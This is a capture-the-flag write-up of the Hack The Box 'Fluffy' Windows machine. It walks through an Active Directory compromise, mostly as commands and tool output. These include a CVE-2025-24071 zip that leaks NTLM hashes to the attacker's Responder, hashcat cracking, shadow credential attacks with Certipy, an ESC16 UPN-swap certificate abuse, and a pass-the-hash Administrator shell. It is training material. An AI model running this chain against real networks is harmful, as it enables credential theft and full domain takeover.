Fluffy
by 0xW1LD

Information Gathering
Assumed Breach
As is common in real life Windows pentests, you will start the Fluffy box with credentials for the following account: j.fleischman / J0elTHEM4n1990!
Scans
As usual we start off with an nmap scan.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
49667/tcp open  unknown
49677/tcp open  unknown
49681/tcp open  unknown
49690/tcp open  unknown
49706/tcp open  unknown
53309/tcp open  unknown
Only interesting port so far is 445 which is Server Message Block (SMB)
Foothold
Looking around we can find an IT share.
1
2
3
4
5
6
7
8
9
10
[25-05-25 | 05:07:32 AEST] kali@kali ~/htb/fluffy $ smbclient -L fluffy.htb -U j.fleischman%J0elTHEM4n1990!

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        IT              Disk
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Let’s connect to the IT share and start digging.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
[25-05-25 | 05:07:32 AEST] kali@kali ~/htb/fluffy $ smbclient -L fluffy.htb -U j.fleischman%J0elTHEM4n1990!

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        IT              Disk
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to fluffy.htb failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

[25-05-25 | 05:07:49 AEST] kali@kali ~/htb/fluffy $ smbclient //fluffy.htb/it -U j.fleischman%J0elTHEM4n1990!
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun May 25 12:06:35 2025
  ..                                  D        0  Sun May 25 12:06:35 2025
  Everything-1.4.1.1026.x64           D        0  Sat Apr 19 01:08:44 2025
  Everything-1.4.1.1026.x64.zip       A  1827464  Sat Apr 19 01:04:05 2025
  KeePass-2.58                        D        0  Sat Apr 19 01:08:38 2025
  KeePass-2.58.zip                    A  3225346  Sat Apr 19 01:03:17 2025
  Upgrade_Notice.pdf                  A   169963  Sun May 18 00:31:07 2025

                5842943 blocks of size 4096. 1401441 blocks available
smb: \>
Let’s start by grabbing the files.
1
2
3
4
5
6
7
smb: \> get Upgrade_Notice.pdf
getting file \Upgrade_Notice.pdf of size 169963 as Upgrade_Notice.pdf (96.3 KiloBytes/sec) (average 96.3 KiloBytes/sec)
smb: \> get KeePass-2.58.zip
getting file \KeePass-2.58.zip of size 3225346 as KeePass-2.58.zip (523.0 KiloBytes/sec) (average 428.1 KiloBytes/sec)
smb: \> get Everything-1.4.1.1026.x64.zip
getting file \Everything-1.4.1.1026.x64.zip of size 1827464 as Everything-1.4.1.1026.x64.zip (597.7 KiloBytes/sec) (average 475.2 KiloBytes/sec)
smb: \>
Looking at the zip files seems a little out of scope given that it’s an easy box.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
[25-05-25 | 05:15:43 AEST] kali@kali ~/htb/fluffy $ tree
.
├── Everything
│   ├── Everything-1.4.1.1026.x64.zip
│   ├── everything.exe
│   └── Everything.lng
├── KeePass
│   ├── KeePass-2.58.zip
│   ├── KeePass.chm
│   ├── KeePass.exe
│   ├── KeePass.exe.config
│   ├── KeePassLibC32.dll
│   ├── KeePassLibC64.dll
│   ├── KeePass.XmlSerializers.dll
│   ├── Languages
│   ├── License.txt
│   ├── Plugins
│   ├── ShInstUtil.exe
│   └── XSL
│       ├── KDBX_Common.xsl
│       ├── KDBX_DetailsFull_HTML.xsl
│       ├── KDBX_DetailsLight_HTML.xsl
│       ├── KDBX_PasswordsOnly_TXT.xsl
│       └── KDBX_Tabular_HTML.xsl
Taking a look at the PDF we find it’s a proposal for upgrading security in response to recent vulnerabilities.

We can find the interesting CVE-2025-24071, which is a hash leak via rar file unzip.
A PoC can be found here: https://github.com/0x6rss/CVE-2025-24071_PoC/tree/main
So let’s run Responder.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
[25-05-25 | 05:22:43 AEST] kali@kali ~/htb/fluffy/CVE-2025-24071_PoC $ sudo responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.5.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C
Let’s run the PoC.
1
2
3
4
[25-05-25 | 05:24:21 AEST] kali@kali ~/htb/fluffy/CVE-2025-24071_PoC $ python3 poc.py
Enter your file name: w1ld.zip
Enter IP (EX: 192.168.1.162): 10.10.14.158
completed
After running the PoC we get an exploit.zip file.
1
2
[25-05-25 | 05:25:08 AEST] kali@kali ~/htb/fluffy/CVE-2025-24071_PoC $ ls
exploit.zip  poc.py  README.md
Let’s use SMB to upload this file onto the IT SMB share.
1
2
smb: \> put CVE-2025-24071_PoC/exploit.zip exploit.zip
putting file CVE-2025-24071_PoC/exploit.zip as \exploit.zip (0.4 kb/s) (average 0.4 kb/s)
We get a connection back on our responder!
1
2
3
[SMB] NTLMv2-SSP Client   : 10.129.247.36
[SMB] NTLMv2-SSP Username : FLUFFY\p.agila
[SMB] NTLMv2-SSP Hash     : p.agila::FLUFFY:baf1834175ab8a8c:004D8C4FD5E9D16BDA393AC7FE63851A:0101000000000000808B34DC15CDDB01755A04A6C0CFCDA500000000020008004F0037003800460001001E00570049004E002D004F00420048003400510052004B00360055005700570004003400570049004E002D004F00420048003400510052004B0036005500570057002E004F003700380046002E004C004F00430041004C00030014004F003700380046002E004C004F00430041004C00050014004F003700380046002E004C004F00430041004C0007000800808B34DC15CDDB0106000400020000000800300030000000000000000100000000200000E4CC5AD4C99B395EABBCE6F6510C9FF8F7078DE669EC3B12310AD12D4ED9DDCF0A001000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310034002E003100350038000000000000000000
Cracking this NTLM hash on hashcat.
1
[25-05-25 | 05:38:33 AEST] kali@kali ~/htb/fluffy $ hashcat -m 5600 -a 0 p.agila.pem --wordlist /usr/share/wordlists/rockyou.txt
We get the following password for p.agila.
1
P.AGILA::FLUFFY:ae0c592efc05db91:e29b998a1a3a53236c2f220f02a3b635:010100000000000000d59466adccdb01528cc3b886a84e170000000002000800530058004600490001001e00570049004e002d003500550057003200390036004800540046003200430004003400570049004e002d00350055005700320039003600480054004600320043002e0053005800460049002e004c004f00430041004c000300140053005800460049002e004c004f00430041004c000500140053005800460049002e004c004f00430041004c000700080000d59466adccdb01060004000200000008003000300000000000000001000000002000005c33455b9c9a3d4a445da6a560adc838f29ca90683fae7fb72ed389319e314aa0a0010000000000000000000000000000000000009001e0063006900660073002f00310030002e00310030002e00310036002e0033000000000000000000:prometheusx-303
User
Looking around with p.agila we can see that we have WRITE on Service Accounts.
1
2
3
4
5
6
7
8
9
10
11
12
[25-05-25 | 05:42:14 AEST] kali@kali ~/htb/fluffy $ bloodyAD --dc-ip 10.129.58.40 -d fluffy.htb -u p.agila -p prometheusx-303 get writable

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=fluffy,DC=htb
permission: WRITE

distinguishedName: CN=Prometheus Agila,CN=Users,DC=fluffy,DC=htb
permission: WRITE

distinguishedName: CN=Service Accounts,CN=Users,DC=fluffy,DC=htb
permission: CREATE_CHILD; WRITE
OWNER: WRITE
DACL: WRITE
Let’s take a look at the members of Service Accounts.
1
2
3
4
5
6
7
8
9
[25-05-25 | 05:47:38 AEST] kali@kali ~/htb/fluffy $ bloodyAD --dc-ip 10.129.58.40 -d fluffy.htb -u p.agila -p prometheusx-303 get search --base "CN=Service Accounts,CN=Users,DC=fluffy,DC=htb"

distinguishedName: CN=Service Accounts,CN=Users,DC=fluffy,DC=htb
cn: Service Accounts
dSCorePropagationData: 2025-04-19 12:38:12+00:00
groupType: -2147483646
instanceType: 4
member: CN=winrm service,CN=Users,DC=fluffy,DC=htb; CN=ldap service,CN=Users,DC=fluffy,DC=htb; CN=certificate authority service,CN=Users,DC=fluffy,DC=htb
<SNIP>
We can find the following members:
winrm servicecertificate authority serviceldap service
Let’s add ourselves to the group.
1
2
[25-05-25 | 13:29:01 AEST] kali@kali ~/htb/fluffy $ bloodyAD -u 'p.agila' -p 'prometheusx-303' --dc-ip 10.129.58.40 add groupMember 'Service Accounts' 'p.agila'
[+] p.agila added to Service Accounts
Now let’s try and do a Shadow Credential attack against winrm_svc.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
certipy-ad shadow auto -account 'winrm_svc' -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -dc-ip 10.129.58.40
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'winrm_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '8c92d8ea-345d-e5b8-a589-2d2b96221c24'
[*] Adding Key Credential with device ID '8c92d8ea-345d-e5b8-a589-2d2b96221c24' to the Key Credentials for 'winrm_svc'
[*] Successfully added Key Credential with device ID '8c92d8ea-345d-e5b8-a589-2d2b96221c24' to the Key Credentials for 'winrm_svc'
[*] Authenticating as 'winrm_svc' with the certificate
[*] Using principal: winrm_svc@fluffy.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'winrm_svc.ccache'
[*] Trying to retrieve NT hash for 'winrm_svc'
[*] Restoring the old Key Credentials for 'winrm_svc'
[*] Successfully restored the old Key Credentials for 'winrm_svc'
[*] NT hash for 'winrm_svc': 33bd09dcd697600edf6b3a7af4875767
Let’s try winrm.
1
2
3
nxc winrm fluffy.htb -u winrm_svc -H 33bd09dcd697600edf6b3a7af4875767
WINRM       10.129.58.40    5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb)
WINRM       10.129.58.40    5985   DC01             [+] fluffy.htb\winrm_svc:33bd09dcd697600edf6b3a7af4875767 (Pwn3d!)
Just like that, we have User!
Root
Let’s grab a hash for ca_svc using the same technique as earlier.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
certipy-ad shadow auto -account 'ca_svc' -u 'p.agila@fluffy.htb' -p prometheusx-303 -dc-ip 10.129.247.36
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '6dc9bccb-78f0-7ca6-c928-d33809e98aea'
[*] Adding Key Credential with device ID '6dc9bccb-78f0-7ca6-c928-d33809e98aea' to the Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID '6dc9bccb-78f0-7ca6-c928-d33809e98aea' to the Key Credentials for 'ca_svc'
/usr/lib/python3/dist-packages/certipy/lib/certificate.py:233: CryptographyDeprecationWarning: Parsed a serial number which wasn't positive (i.e., it was negative or zero), which is disallowed by RFC 5280. Loading this certificate will cause an exception in a future release of cryptography.
  return x509.load_der_x509_certificate(certificate)
[*] Authenticating as 'ca_svc' with the certificate
[*] Using principal: ca_svc@fluffy.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': ca0f4f9e9eb8a092addf53bb03fc98c8
Since we know there’s Certificate Services running, let’s enumerate for some certificate templates.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
certipy-ad find -u ca_svc@fluffy.htb -target dc01.fluffy.htb -dc-ip 10.129.246.139 -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -vulnerable
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'fluffy-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'fluffy-DC01-CA'
[*] Checking web enrollment for CA 'fluffy-DC01-CA' @ 'DC01.fluffy.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20250524203447_Certipy.txt'
[*] Wrote text output to '20250524203447_Certipy.txt'
[*] Saving JSON output to '20250524203447_Certipy.json'
[*] Wrote JSON output to '20250524203447_Certipy.json'
Looking in the file Certipy-ad has determined ESC16 is vulnerable for us.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
Certificate Authorities
  0
    CA Name                             : fluffy-DC01-CA
    DNS Name                            : DC01.fluffy.htb
    Certificate Subject                 : CN=fluffy-DC01-CA, DC=fluffy, DC=htb
    Certificate Serial Number           : 3670C4A715B864BB497F7CD72119B6F5
    Certificate Validity Start          : 2025-04-17 16:00:16+00:00
    Certificate Validity End            : 3024-04-17 16:11:16+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Disabled Extensions                 : 1.3.6.1.4.1.311.25.2
    Permissions
      Owner                             : FLUFFY.HTB\Administrators
      Access Rights
        ManageCa                        : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        ManageCertificates              : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        Enroll                          : FLUFFY.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC16                             : Security Extension is disabled.
    [*] Remarks
      ESC16                             : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
Certificate Templates                   : [!] Could not find any certificate templates
If you’re not getting the ESC in the output, update your certipy
As ESC16 is one of the newer found ESCs more information can be found about it in the Certipy Docs
The TLDR is: Since the Disabled Extensions: 1.3.6.1.4.1.311.25.2 entry exists, every certificate would have the CT_FLAG_NO_SECURITY_EXTENSION which would make every template vulnerable to ESC9.
Before following along, ensure that
p.agilais still in theService Accountsgroup.
First we have to modify ca_svc’s upn to be Administrator.
1
2
3
4
5
6
certipy-ad account update -username 'p.agila@fluffy.htb' -p 'prometheusx-303' -user 'ca_svc' -upn 'Administrator'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : Administrator@fluffy.htb
[*] Successfully updated 'ca_svc'
Next we can request the certificate using the User template.
1
2
3
4
5
6
7
8
9
certipy-ad req -username 'ca_svc' -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -target dc01.fluffy.htb -dc-ip 10.129.247.36 -ca 'FLUFFY-DC01-CA' -template 'User'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 16
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
Now let’s give ca_svc its original UPN back.
1
2
3
4
5
6
certipy-ad account update -username 'p.agila@fluffy.htb' -p 'prometheusx-303' -user 'ca_svc' -upn 'ca_svc'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : ca_svc
[*] Successfully updated 'ca_svc'
And let’s authenticate with the pfx certificate we just grabbed.
1
2
3
4
5
6
7
8
9
certipy-ad auth -pfx administrator.pfx -domain fluffy.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@fluffy.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
We can winrm.
1
2
3
4
5
6
7
8
9
10
evil-winrm -i fluffy.htb -u Administrator -H 8da83a3fa618b6e3a00e93f676c92a6e

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
Just like that, we have Root!
tags: os/windows - diff/easy